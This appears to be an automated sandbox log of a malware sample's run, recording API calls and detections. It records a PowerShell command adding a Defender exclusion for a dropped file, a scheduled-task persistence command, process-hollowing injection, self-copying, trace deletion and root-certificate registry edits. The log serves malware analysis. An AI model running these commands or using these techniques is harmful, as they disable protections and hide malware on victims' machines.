Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM___________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5		2768
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2		2768
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2		2768
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2768 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe", , , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:2220:%windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe) Return: 1		2768
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\safUcOGLqdWC.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2		2768
Call Thread API	API Name: NtResumeThread Args: (Process:2220,) Return: ?		2768
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2220], ppid[2768) Return: 1		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2		2768
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2768
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp68.tmp", , , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:2548:%windir%\SysWOW64\schtasks.exe) Return: 1		2768
Detection	Threat Characteristic: Executes dropped file %TEMP%\tmp68.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp68.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmp68.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp68.tmp"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2		2768
Call Thread API	API Name: NtResumeThread Args: (Process:2548,) Return: ?		2768
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2548], ppid[2768) Return: 1		2768
Detection	Threat Characteristic: Creates process in system directory Process ID: 2220 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"		
Detection	Threat Characteristic: Creates process in system directory Process ID: 2548 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp68.tmp"		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup "Updates\safUcOGLqdWC" /XML		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2220 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220

Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768	2220
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768	2220
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM___________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2220
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6afe8b90, -1, 93e464, 93e460, 0) Return: 0	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\ ) Return: 3	2768	2220
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	2768	2220
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10d97.TMP) Return: 1	2768	2220
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\Q8YXUTYZEX73JR63ILW7.temp Type: VSDT_COM_DOS	2768	2220
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\Q8YXUTYZEX73JR63ILW7.temp Type: VSDT_COM_DOS	2768	2220
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10d97.TMP Type: VSDT_EMPTY	2768	2220
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10d97.TMP Type: VSDT_COM_DOS	2768	2220
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 93e6ac, 0, 0, 0) Return: b6c920	2768	2220
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2220 Info: Obtains file or directory info from API result		
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10d97.TMP Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\powershell_ise.exe, 0, 0093F9B0, 0, 00000000, 0) Return: 00B6C920	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (b6c920, 93e6ac) Return: 1	2768	2220
Call System API	API Name: GetVersionExA Args: (b582f0) Return: 1	2768	2220
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2220 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 93ee28, 0, 0, 0) Return: b6c820	2768	2220
Add File	Path: %windir%\system32\Tasks\Updates\safUcOGLqdWC Type: VSDT_UNKNOWN		2768
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup %windir%\system32\Tasks\Updates\safUcOGLqdWC		
Add File	Path: %windir%\system32\Tasks\Updates\safUcOGLqdWC Type: VSDT_UNKNOWN		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 93a7e8, 0, 0, 0) Return: b6cf20	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 939ea8, 0, 0, 0) Return: b6ca60	2768	2220
Call System API	API Name: AdjustTokenPrivileges Args: (4f0, 0, , 0, , 93e224) Return: 1	2768	2220
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2220 Info: Obtains system level privileges		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2768
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, , , , , CREATE_SUSPENDED, , , , Process:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe) Return: 1		2768
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Injected API: SetThreadContext Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Injected API: WriteProcessMemory Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe		
Detection	Threat Characteristic: Creates process Process ID: 2768 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 400000, MZ., 1024, efe3e8) Return: 1		2768
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe File: MZ.		

Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 401000, SUVW....I$4....`., 212992, efe3e8) Return: 1		2768
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: SUVW....I$4....`.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 435000, V.., 49664, efe3e8) Return: 1		2768
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: V..		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 442000, .SC, 5120, efe3e8) Return: 1		2768
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: .SC		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 44b000, , 512, efe3e8) Return: 1		2768
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 44c000, , 9728, efe3e8) Return: 1		2768
Delete File	Path: %TEMP%\tmp68.tmp Type: VSDT_TEXT_HTML		2768
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2768 File: %TEMP%\tmp68.tmp Type: VSDT_TEXT_HTML		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7e91e000 Process:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 7e91e008, , 4, efe3e8) Return: 1		2768
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2768 Target Process ID: 2876 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2876:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 93b0a8, 0, 0, 0) Return: ad6df0	2768	2220
Call Thread API	API Name: NtResumeThread Args: (Process:2876,) Return: ?		2768
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2876], ppid[2768) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#*, 0, 939dc8, 0, 0, 0) Return: b6cb60	2768	2220
Call Filesystem API	API Name: CreateNamedPipeW Args: (\\.\pipe\PSHost.133177542710350569.2220.DefaultAppDomain.powershell, 1074266115, 6, 1, 32768, 32768, 0, 9689420) Return: 544	2768	2220
Detection	Threat Characteristic: Creates named pipe \\.\pipe\PSHost.133177542710350569.2220.DefaultAppDomain.powershell		
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\t3apxthe.bwx.ps1\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3	2768	2220
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3	2768	2220
Add File	Path: %TEMP%\t3apxthe.bwx.ps1 Type: VSDT_ASCII	2768	2220
Detection	Threat Characteristic: Creates process Process ID: 2876 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe		

Write File	Path: %TEMP%\t3apxthe.bwx.ps1 Type: VSDT_ASCII	2768	2220
Add File	Path: %TEMP%\ntsv4n4f.cgi.psm1 Type: VSDT_ASCII	2768	2220
Write File	Path: %TEMP%\ntsv4n4f.cgi.psm1 Type: VSDT_ASCII	2768	2220
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\t3apxthe.bwx.ps1) Return: 1	2768	2220
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\ntsv4n4f.cgi.psm1) Return: 1	2768	2220
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\GABOR 08408 SHEET-LATVIA.exe.log Type: VSDT_ASCII		2768
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\GABOR 08408 SHEET-LATVIA.exe.log Type: VSDT_ASCII		2768
Call Service API	API Name: OpenServiceW Args: (7d2ab28, CryptSvc, 5) Return: 7d2a9e8	2768	2220
Delete File	Path: %TEMP%\t3apxthe.bwx.ps1 Type: VSDT_ASCII	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %TEMP%\t3apxthe.bwx.ps1 Type: VSDT_ASCII		
Delete File	Path: %TEMP%\ntsv4n4f.cgi.psm1 Type: VSDT_ASCII	2768	2220
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2220 File: %TEMP%\ntsv4n4f.cgi.psm1 Type: VSDT_ASCII		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 93a9e0, 0, 0, 0) Return: 7d39be0	2768	2220
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Call Filesystem API	API Name: FindNextFileW Args: (7d39be0, 93a9e0) Return: 1	2768	2220
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2768	2876
Add File	Path: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL	2768	2876
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2876 File: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\Install\Host.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\Install\Host.exe		
Write File	Path: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL	2768	2876
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\Install\Host.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2876
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2876 Info: Obtains drive info from API result		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768	2876
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768	2876
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2876
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2876
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2876
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2768	2876
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2768	2876
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM____________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2768	2876
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2876
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2876
Call System API	API Name: GetVersionExA Args: (73a482d0) Return: 1	2768	2876
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2876 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (11857d0) Return: 1	2768	2876
Call System API	API Name: GetDriveTypeA Args: (C:\ ) Return: 3	2768	2876
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2	2768	2876
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2876 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2768	2876
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2768	2220
Call Process API	API Name: CreateProcessW Args: (%APPDATA%\Install\Host.exe, "%APPDATA%\Install\Host.exe", , , , CREATE_SUSPENDED, , %WorkingDir%, , Process:732:%APPDATA%\Install\Host.exe) Return: 1	2768	2876
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe "%APPDATA%\Install\Host.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2876 Image Path: %APPDATA%\Install\Host.exe Shell Command: "%APPDATA%\Install\Host.exe"		
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2768	2220

Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2768	2220
Call System API	API Name: GetForegroundWindow Args: () Return: 100c2	2768	2876
Call Thread API	API Name: NtResumeThread Args: (Process:732,) Return: ?	2768	2876
Call System API	API Name: evtchann.SendEvent Args: (e), pid[732], ppid[2876) Return: 1	2768	2876
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, b92eba4, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (7d2bb78, b92ebb4) Return: 1	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, b92eba4, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b92eaac, 0, 0, 0) Return: 7d2b9f8	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, b92eaf8, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, b92eaac, 0, 0, 0) Return: 7d2bb78	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, b92eaf8, 0, 0, 0) Return: 7d2b938	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, b92eaac, 0, 0, 0) Return: 7d2b938	2768	2220
